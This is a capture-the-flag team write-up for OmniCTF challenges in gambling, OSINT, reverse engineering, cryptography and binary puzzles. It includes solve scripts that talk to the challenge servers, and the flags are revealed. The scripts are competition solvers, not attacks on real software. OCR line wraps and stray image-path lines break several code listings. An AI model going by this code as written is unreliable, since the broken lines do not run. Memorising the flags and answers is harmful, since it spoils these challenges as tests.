baccarat

Miscellaneous (misc)

Starting bankroll: 1000 Target bankroll: 100000

Key details from server.py: Tables are drawn from a fixed roster of matchups (weighted), e.g. OmniCybr vs BlackShard, NorthStar vs VoltaicAI, etc. The only useful pre-bet info is the two AI names. Correctly identifying the stronger side, then exploiting it over the table's 12 rounds, is the intended path. Agent comments make the strength order obvious: BlackShard is intentionally weak (timid draw policy). Stronger brands (NorthStar, OmniCybr, NipCat) play closer to a sensible tableau; VoltaicAI sits in the middle.

Finding the edge

`tournament_stats.py` simulates 10k resolved rounds per pairing. Relevant roster matchups:

PlayerAI	BankerAI	Favored side	Approx. winrate
OmniCybr	BlackShard	player	~57.7%
BlackShard	OmniCybr	banker	~56.0%
NorthStar	BlackShard	player	~57.1%
BlackShard	NorthStar	banker	~57.4%
NipCat	BlackShard	player	~56.2%
BlackShard	NipCat	banker	~55.5%
VoltaicAI	BlackShard	player	~54.9%
BlackShard	VoltaicAI	banker	~52.5%
OmniCybr	VoltaicAI	player	~52.8%
VoltaicAI	OmniCybr	banker	~52.3%

PlayerAI	BankerAI	Favored side	Approx. winrate
NorthStar	VoltaicAI	player	~52.1%
VoltaicAI	NorthStar	banker	~52.6%

Rule of thumb: **bet against BlackShard**; otherwise bet the stronger brand (NorthStar / OmniCybr over VoltaicAI).

Exploit:

```
#!/usr/bin/env python3
"""Solve the baccarat duel betting challenge via pwntools.

Each table shows PlayerAI / BankerAI names. Bet the statistically
favored
side and size with fractional Kelly until the bankroll target is
hit.
"""

from __future__ import annotations

import math
import re
import sys

from pwn import context, log, remote

HOST = "baccarat-d068f8a62f6c.inst.omnictf.com"
PORT = 1337
TARGET = 100_000
KELLY_FRACTION = 0.45  # half-ish Kelly; safer against variance
MIN_BET = 1

# Resolved win probability for the favored side, from
tournament_stats.py
# (10k resolved rounds per pairing). Keys are (PlayerAI, BankerAI).
MATCHUPS: dict[tuple[str, str], tuple[str, float]] = {
    ("OmniCybr", "BlackShard"): ("player", 0.577),
    ("BlackShard", "OmniCybr"): ("banker", 0.560),
    ("NorthStar", "BlackShard"): ("player", 0.571),
```

```
    ("BlackShard", "NorthStar"): ("banker", 0.574),
    ("NipCat", "BlackShard"): ("player", 0.562),
    ("BlackShard", "NipCat"): ("banker", 0.555),
    ("VoltaicAI", "BlackShard"): ("player", 0.549),
    ("BlackShard", "VoltaicAI"): ("banker", 0.525),
    ("OmniCybr", "VoltaicAI"): ("player", 0.528),
    ("VoltaicAI", "OmniCybr"): ("banker", 0.523),
    ("NorthStar", "VoltaicAI"): ("player", 0.521),
    ("VoltaicAI", "NorthStar"): ("banker", 0.526),
}

# Fallback ranking if an unexpected pairing appears.
STRENGTH = {
    "NorthStar": 5,
    "OmniCybr": 4,
    "NipCat": 3,
    "VoltaicAI": 2,
    "BlackShard": 1,
}


def favored_side(player: str, banker: str) -> tuple[str, float]:
    if (player, banker) in MATCHUPS:
        return MATCHUPS[(player, banker)]
    p_s = STRENGTH.get(player, 0)
    b_s = STRENGTH.get(banker, 0)
    if p_s >= b_s:
        return "player", 0.52
    return "banker", 0.52


def kelly_amount(bankroll: int, p_win: float) -> int:
    """Even-money Kelly: f* = 2p - 1, then take a fraction of
that."""
    edge = 2.0 * p_win - 1.0
    if edge <= 0:
        return MIN_BET
    fraction = edge * KELLY_FRACTION
    # Cap so a cold streak near target cannot wipe the whole roll.
    fraction = min(fraction, 0.25)
    amount = max(MIN_BET, int(math.floor(bankroll * fraction)))
    # Don't overshoot the target more than needed.
```

```
    need = TARGET - bankroll
    if need > 0:
        amount = min(amount, need, bankroll)
    return max(MIN_BET, min(amount, bankroll))


def parse_names(blob: str) -> tuple[str, str, int] | None:
    banker_m = re.search(r"BankerAI\s*::\s*(\S+)", blob)
    player_m = re.search(r"PlayerAI\s*::\s*(\S+)", blob)
    bank_m = re.search(r"Bankroll\s*::\s*(\d+)", blob)
    if not (banker_m and player_m and bank_m):
        return None
    return player_m.group(1), banker_m.group(1),
int(bank_m.group(1))


def main() -> int:
    context.log_level = "info"
    host = sys.argv[1] if len(sys.argv) > 1 else HOST
    port = int(sys.argv[2]) if len(sys.argv) > 2 else PORT

    io = remote(host, port, ssl=True)
    try:
        # Banner ends before the first table header.
        io.recvuntil(b"Type 'quit'")
        io.recvline()

        while True:
            chunk = io.recvuntil(b"Bet side [player/banker]:",
timeout=30).decode(
                "ascii", "ignore"
            )

            if "FLAG ::" in chunk:
                flag = re.search(r"FLAG\s*::\s*(\S+)", chunk)
                log.success(flag.group(0) if flag else chunk)
                print(flag.group(1) if flag else chunk)
                return 0
            if "bankroll depleted" in chunk:
                log.error("Bankroll depleted")
                return 1
```

```
            parsed = parse_names(chunk)
            if parsed is None:
                log.error("Failed to parse table header:\n%s",
chunk)
                return 1

            player, banker, bankroll = parsed
            side, p_win = favored_side(player, banker)
            amount = kelly_amount(bankroll, p_win)

            log.info(
                "P=%s B=%s bank=%d -> bet %s %d (p=%.3f)",
                player,
                banker,
                bankroll,
                side,
                amount,
                p_win,
            )

            io.sendline(side.encode())
            io.recvuntil(b"Bet amount")
            io.sendline(str(amount).encode())

            result = io.recvuntil(b"Bankroll ::",
timeout=30).decode("ascii", "ignore")
            bank_line = io.recvline().decode("ascii", "ignore")
            full = result + bank_line

            if "FLAG ::" in full:
                # Unlikely mid-stream, but handle anyway.
                pass

            m = re.search(r"Bankroll\s*::\s*(\d+)", full)
            if m:
                new_bank = int(m.group(1))
                won = "wins |" in full and (
                    (side == "player" and "Player wins" in full)
                    or (side == "banker" and "Banker wins" in full)
                )
                # Result line already printed by server; just track
bankroll.
```

```
                log.info("bankroll now %d%s", new_bank, " (+)" if
won else " (-)")
                if new_bank >= TARGET:
                    # Expect victory banner next loop / after blank
line.
                    tail = io.recvall(timeout=5).decode("ascii",
"ignore")
                    flag = re.search(r"FLAG\s*::\s*(\S+)", tail)
                    if flag:
                        log.success(flag.group(0))
                        print(flag.group(1))
                        return 0
                    log.success("Target reached")
                    print(tail)
                    return 0
    finally:
        io.close()


if __name__ == "__main__":
    raise SystemExit(main())
```

(Solved by Bogdan)

Believer

OSINT (osint)

Searching online using Google Lens reveals that the screenshot was taken in Assassin's Creed: Brotherhood, most likely in the Campagna or Antico districts, as those looked the most like the screenshot.
We first looked on the Wiki at the landmarks listed for each district, but we couldn't find any that fit.

Matei looked on an online map but couldn't find anything either.
By this point we were pretty sure the screenshot was from the Campagna District.
I ended up looking at YouTube videos of Assassin's Creed: Brotherhood gameplay in the Campagna District.

I started with this video: Assassin's Creed: Brotherhood - Capture the Flag (Campagna District) because the title was funny given the circumstances.

While I was watching it, I noticed a location that also appeared in the screenshot:





Using this, I was fairly certain that I figured out the building the screenshot was taken from, which was barely visible in a previous clip: ![[Pasted image 20260720195714.png|628]]

Next I watched this video to try to get a better angle of the building: "Assassin's Creed: Brotherhood", All 101 Borgia flags locations, which I did:



Using Google, I ended up finding the Chiesa della Trinità dei Monti, thus solving the CTF.

(Solved by Tudor after losing his sanity)

CredVault

Reverse Engineering (rev)

I looked in **IDA** at the binary and saw something that looked like a 5-step binder-style handshake.
I reversed the protocol and made a script to solve it.
Solve:

```
#!/usr/bin/env python3
import socket
import struct
import sys


def p32(x: int) -> bytes:
    return struct.pack("<I", x & 0xFFFFFFFF)


def send_msg(sock: socket.socket, code: int, data: bytes = b"") ->
None:
    sock.sendall(p32(code) + p32(len(data)) + data)


def recv_msg(sock: socket.socket):
    hdr = b""
    while len(hdr) < 8:
        chunk = sock.recv(8 - len(hdr))
        if not chunk:
            raise EOFError("connection closed while reading
header")
        hdr += chunk
    code, length = struct.unpack("<II", hdr)
    body = b""
    while len(body) < length:
        chunk = sock.recv(length - len(body))
```

```
        if not chunk:
            raise EOFError("connection closed while reading body")
        body += chunk
    return code, body


def main() -> None:
    host = sys.argv[1] if len(sys.argv) > 1 else "127.0.0.1"
    port = int(sys.argv[2]) if len(sys.argv) > 2 else 9999
    token = 0xCA110042
    parcel = struct.pack(
        "<IIIIII",
        0xCA110001,
        token,
        1,
        0,
        0,
        token ^ 0xCA110000,
    )

    with socket.create_connection((host, port), timeout=10) as
sock:
        send_msg(sock, 0xCA000002, parcel)
        recv_msg(sock)
        send_msg(sock, 0xCA000003)
        recv_msg(sock)
        send_msg(sock, 0xCA000004)
        recv_msg(sock)
        send_msg(sock, 0xCA000005)
        _, flag = recv_msg(sock)

    sys.stdout.buffer.write(flag + (b"" if flag.endswith(b"\n")
else b"\n"))
    sys.stdout.buffer.flush()


if __name__ == "__main__":
    main()
```

From here I just uploaded on the ***ncat*** connection the output of this command: `base64 -w76 solve.py; echo END`


(Solved by Bogdan while Tudor was ragebaited by Codex)

GATEKEEP

Reverse Engineering (rev)

I don’t know what I did. It was 11 PM and none of us had slept since yesterday. Tudor drew something for me with colors (I’m colorblind btw). Then I translated the schematic into python code and used it to determine possible values for each character, based on the following equations:

```
(c1 + c4) ^ (c1 - c4) = 0x60
(c1 + c2 + c3) | ((c1 + c4) & (c2 & c1)) = 0x45
((c9 ^ c6) - (c8 & c6)) + (c9 - !(c1 & c2)) = 0xaf
(c7 & !c4) ^ (c1 + c5) = 0xbb
c9 + c5 = 0xa5
c9 ^ c5 = 0x41
((c6 & c5) ^ (c9 | c5)) ^ (!c5 & !c6) = 0xb2
c1 + c5 - c9 = 0x87
(c4 & c5 & c9) | ((c1 & c8 & c2) ^ (c2 + c8)) = 0xfd
```



So here is the code that solved this:

```
pos="`1234567890-=qwertyuiop[]asdfghjkl;'\\zxcvbnm,./~!@#$%^&*
()_+QWERTYUIOP{}ASDFGHJKL:\"|>ZXCVBNM<>? "
#
pos="qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM1234567890
"
ans_c5_c9=[]
for i in pos:
    for j in pos:
        if ord(i)+ord(j)==0xa5 and ord(i)^ord(j)==0x41:
            ans_c5_c9.append([i,j])
ans_c1=[]
for ans in ans_c5_c9:
    c5=ans[0]
    c9=ans[1]
    c1=chr(0x87-ord(c5)+ord(c9))
    if c1 in pos:
        ans_c1.append(c1)
ans_c1=list(set(ans_c1))
ans_c4=[]
for ans in ans_c1:
    for i in pos:
        if (ord(ans)+ord(i))^(ord(ans)-ord(i))==0x60:
            ans_c4.append(i)
        if (ord(ans)+ord(i))^(ord(i)-ord(ans))==0x60:
            ans_c4.append(i)
ans_c4=list(set(ans_c4))
ans_c7=[]
for c1 in ans_c1:
    for c5c9 in ans_c5_c9:
        c5=c5c9[0]
        for c4 in ans_c4:
            for i in pos:
                if ((ord(i) & (~ord(c4) & 0xFF)) ^ (ord(c1) +
ord(c5))) == 0xbb:
                    ans_c7.append(i)
ans_c7=list(set(ans_c7))
ans_c6=[]
for ans in ans_c5_c9:
    c5=ans[0]
    c9=ans[1]
    for i in pos:
```

```
        if (((ord(i) & ord(c5)) ^ (ord(c9) | ord(c5)) ^ ((~ord(c5)
& 0xFF) & (~ord(i) & 0xFF)))) == 0xb2:
            ans_c6.append(i)
ans_c6=list(set(ans_c6))
x="47797f54b0f9f4b5b46463e7f86655d5"
import hashlib
for c3 in pos:
    for c1 in ans_c1:
        for c2 in pos:
            for c8 in pos:
                for c4 in ans_c4:
                    for c5c9 in ans_c5_c9:
                        c5=c5c9[0]
                        c9=c5c9[1]
                        for c6 in ans_c6:
                            for c7 in ans_c7:
                                password=c1+c2+c3+c4+c5+c6+c7+c8+c9

ans=hashlib.md5(password.encode()).hexdigest()
                                if ans==x:
                                    print(password)
```

(Solved by Bogdan and Tudor while Matei was playing Apex Legends)

Kant

Reverse Engineering (rev)

After staing like 1h to try to beat the game I got this stupid message:

```
You stand before an ancient stone tablet. Its glyphs sharpen...

      Congrats! Here is your flag:
45c6fd945ef62a0a6b20f030cf9d2e2ee2b0b781db87603ff386855086488a6045e
01993

  (...but the glyphs seem to shift every time you blink. press q.)
stty: invalid argument
'4500:5:f00bf:8a3b:3:1c:7f:15:4:0:1:0:11:13:1a:0:12:f:17:16:0:0:0:0
:0:0:0:0:0:0:0:0:0:0:0'
```

After some more inspection it looked like a rust binary. I found this:
`OMNICTF{n0t_th3_r34l_0n3_keep_d1gg1ng}`

I then found I can do `kant check <hex>`. So that was my key.

I tryed:

```
./kant check $(python3 -c
"print(open(0).read().strip().encode().hex())" <<< 'A')
```

And it told me it needs 36 bytes of data.

After a lot of digging around (and calling in a friend who knows cripto) I got the flag.

I asked my friend to make this part of the writeup and he gave me this:

```
Cipher pipeline (forward)
Input is 36 bytes (typically OMNICTF{ + 27 bytes + }).
```

```
A = input ⊕ K0
Per 4-byte block: AES SubBytes (affine 0x63) then AES MixColumns
Byte map: C[i] = ((B[i]+1)^17 mod 257 − 1) & 0xff (bijective on
GF(257)^*)
D0 = Feistel₀(C) — 16 rounds, 18+18 halves, keys of 18 bytes each,
AES S-box 0x63
SRC[i] = D0[p1[i]] (gather)
Bit rotate left by 13 over 288 bits, Rust BitVec order: bit i uses
bit index (~i) & 7 inside byte i >> 3
SB[i] = S8F[BIT[i]] — AES-style S-box with affine constant 0x8f
D1 = Feistel₁(SB) — same layout, different keys, S-box 0x8f
P11[i] = ((D1[i]+1)^11 mod 257 − 1) & 0xff
MID = P11 ⊕ K1
Z[i] = MID[p2[i]] → compare to CONST
```

To verify:

```
./kant check $(python3 -c
"print(open(0).read().strip().encode().hex())" <<<
'OMNICTF{t1m3_x0r_1s_r3v3rs1bl3_cr4p}')
```

(Solved by Bogdan and Bochis)

orbital-strike-cannon

Cryptography (crypto)

Challenge

The service prints a JSON telemetry blob and asks for a 32-hex-char **firing code**. On success it returns the flag.

From `cannon.py`, the firing code and ciphertext both come from a SHA-256 key derived from four secrets:

```
secret_material = moon0 || x0 || rng_u || rng_v
key             = SHA256("OSC-KEY|" || secret_material)
firing_code     = SHA256(key || "|fire")[:32]
ciphertext      = SHAKE256(key || "|stream") ⊕ flag
```

Public values include:

- modulus `P = 2^127 − 1`
- octonion parameters `alpha`, `beta`
- scalar `outer_a`
- LCG beacons `rng_beacons`
- 7 satellites (only 5 real), each with linear samples of moon/orbit features
- the ciphertext

Algebra

Everything lives in the octonion algebra over `𝔽_P`, built via Cayley–Dickson from quaternions. Multiplication is **non-associative**; the challenge explicitly uses

```
M_{i+1} = (R_i · M_i) · α  +  β
```

not `R_i · (M_i · α)`.

Orbits update as

```
X_{i+1} = outer_a · X_i + ∑(M_i) + rng_i
```

Each “RNG beacon” octonion `R_i` is a deterministic packing of four consecutive LCG outputs (`rng_octonion`).

The server also builds affine expressions of every later state in terms of the initial secret vector

```
v = (M_0[0], …, M_0[7], X_0, 1)  ∈ 𝔽_P^{10}
```

so each feature vector

```
f_i = (M_i || X_i || X_{i+1} || X_{i+2})  ∈ 𝔽_P^{11}
```

is an affine image of `v`. That is the linear foothold.

Recovering the LCG

`BrokenRNG` is a plain affine congruential generator:

```
s_{n+1} = u · s_n + v  (mod P)
```

All `s_n` are published in `rng_beacons`, so `(u, v)` fall out immediately from three consecutive samples:

```
u = (s₂ − s₁) · (s₁ − s₀)⁻¹
v = s₁ − u · s₀
```

That removes two of the four secrets.

Satellite observations

Each satellite publishes:

- sample indices `arange = [start, stop, step]`
- projection rows `basis` (3×11)
- bias (3)
- coords (5 samples × 3)
- `mask_offset`

For a **real** satellite at index `idx`:

```
mask = rng_beacons[idx + mask_offset]
coord[j] = mask · ⟨basis[j], f_idx⟩ + bias[j]
```

so

```
⟨basis[j], f_idx⟩ = (coord[j] − bias[j]) · mask⁻¹
```

Fake satellites emit random coords and are inconsistent with the state model.

With 5 real satellites × 5 samples × 3 equations, there are plenty of linear constraints on the 9 unknowns `(M_0, X_0)`.

Solving

1. Rebuild the affine state maps with the public `alpha`, `beta`, `outer_a`, beacons (same logic as `build_state_expressions` / `feature_rows` in `cannon.py`).
2. For each satellite, turn its coords into equations on `(M_0, X_0)`.
3. Enumerate all `C(7,5) = 21` choices of which satellites are live.
4. Gaussian-eliminate over `𝔽_P`. Wrong subsets are inconsistent; the correct one yields a unique solution.
5. Recompute `key`, `firing_code`, and decrypt the ciphertext (or submit the firing code to the service).

Remote

Connect with TLS (`ncat --ssl` / `ssl.wrap_socket`), parse the JSON transcript, solve, submit the firing code.

```
LOCK CONFIRMED. CANNON FIRED.
OmniCTF{Wemmbu_h4s_destroy3d_th3_law_hell_nawhh_where-
is_you_eggcha~}
```

Flag

```
OmniCTF{Wemmbu_h4s_destroy3d_th3_law_hell_nawhh_where-
is_you_eggcha~}
```

Takeaways

- Published “broken” RNG beacons make the LCG parameters free.
- Non-associative octonion drama is mostly flavor: the transition is still an $\mathbb{F}_P$-linear map on coordinates once R_i and α are known.
- Dead satellites are a classic consistency filter — enumerate small combinatorial subsets and keep the linear system that closes.

Pusher

Reverse Engineering (rev)

The binary is a Movfuscator-obfuscated stack puzzle with 9 gated “slots.” You push/pop characters through a menu until a hidden string matches an embedded target. On success, the program reads **./flag.txt** and prints the real flag.

server.py simply runs **./challenge** with stdin/stdout over TCP. The binary reads the real flag from **./flag.txt** next to itself - the handout does not contain the real flag.

Embedded in the binary is a decoy string:

```
OMNICTF{G3T_R3A1_0N_R3M0TE_B0z0_TH1S_1S_NOT_A_HAND0UT}
```

That string is copied into hz_target and used as the strcmp target. You must build that exact 54-character string on the in-memory stack, then trigger the win check.

So I make this script to solve it:

```
#!/usr/bin/env python3
from __future__ import annotations

import argparse
import re
import socket
import ssl
import subprocess
import sys
import time
from pathlib import Path

HERE = Path(__file__).resolve().parent
TARGET = "OMNICTF{G3T_R3A1_0N_R3M0TE_B0z0_TH1S_1S_NOT_A_HAND0UT}"
assert len(TARGET) == 54
```

```
def pass1() -> list[str]:
    parts: list[str] = []
    for ch in "abc":
        parts += ["1", ch, "2"]
    parts += ["1", "O", "1", "x"]
    for ch in "fgM":
        parts += ["2", "1", ch]
    parts += ["1", "N", "1", "I"]
    return parts


def later(chars: str) -> list[str]:
    parts = ["1", chars[0]]
    ci = 1
    for _ in range(3):
        parts += ["2", "1", chars[ci]]
        ci += 1
    parts += ["1", chars[ci]]
    ci += 1
    for _ in range(3):
        parts += ["2", "1", chars[ci]]
        ci += 1
    while ci < len(chars):
        parts += ["1", chars[ci]]
        ci += 1
    return parts


def later_for_suffix4(suffix4: str) -> list[str]:
    chars = ["x"] * 10
    chars[3] = suffix4[0]
    chars[7] = suffix4[1]
    chars[8] = suffix4[2]
    chars[9] = suffix4[3]
    return later("".join(chars))


def build_moves() -> str:
    parts = pass1()
    for L in range(4, 54):
```

```
        parts += ["2", "2", "2"]
        parts += later_for_suffix4(TARGET[L - 3 : L + 1])
    parts += ["4"]
    return "\n".join(parts) + "\n"


FLAG_RE = re.compile(r"(OMNICTF\{[^}\n]+\}|OmniCTF\{[^}\n]+\}|flag\
{[^}\n]+\})")


def run_local(moves: str) -> str:
    bin_path = HERE / "challenge"
    p = subprocess.run(
        [str(bin_path)],
        input=moves.encode(),
        cwd=str(HERE),
        stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT,
        timeout=120,
    )
    return p.stdout.decode(errors="replace")


def run_remote(host: str, port: int, moves: str, use_ssl: bool) ->
str:
    raw = socket.create_connection((host, port), timeout=30)
    sock: socket.socket = (
        ssl.create_default_context().wrap_socket(raw,
server_hostname=host)
        if use_ssl
        else raw
    )
    sock.settimeout(120)
    time.sleep(0.2)
    try:
        sock.recv(65536)
    except socket.timeout:
        pass
    sock.sendall(moves.encode())
    chunks: list[bytes] = []
    end = time.time() + 120
    while time.time() < end:
```

```
        try:
            data = sock.recv(65536)
        except socket.timeout:
            break
        if not data:
            break
        chunks.append(data)
        if b"Congrats" in data or b"flag" in data.lower():
            sock.settimeout(2)
            try:
                while True:
                    more = sock.recv(65536)
                    if not more:
                        break
                    chunks.append(more)
            except socket.timeout:
                pass
            break
    sock.close()
    return b"".join(chunks).decode(errors="replace")


def main() -> int:
    ap = argparse.ArgumentParser(description="Solve Pusher CTF")
    ap.add_argument("host", nargs="?", help="remote host")
    ap.add_argument("port", nargs="?", type=int, default=1337)
    ap.add_argument("--ssl", action="store_true", help="wrap
connection in TLS")
    ap.add_argument("-o", "--output", type=Path, help="write raw
transcript")
    args = ap.parse_args()

    moves = build_moves()
    (HERE / "solve_input.txt").write_text(moves)

    if args.host:
        print(f"[*] remote {args.host}:{args.port} ssl={args.ssl}",
file=sys.stderr)
        out = run_remote(args.host, args.port, moves, args.ssl)
    else:
        print("[*] local ./challenge", file=sys.stderr)
        out = run_local(moves)
```

```
    if args.output:
        args.output.write_text(out)


    print(out)
    m = FLAG_RE.findall(out)
    real = [f for f in m if f != TARGET]
    if real:
        print(f"[+] flag: {real[-1]}", file=sys.stderr)
        return 0
    if "Congrats" in out:
        print("[+] won, but flag regex missed — see transcript",
file=sys.stderr)
        return 0
    print("[-] no win/flag in output", file=sys.stderr)
    return 1


if __name__ == "__main__":
    raise SystemExit(main())
```

Shibiu

Game (game)

Matei was initially in charge of solving this one.
He searched around the map for clues and found two (literal) flags on the edges of the city and wrote down the coordinates.
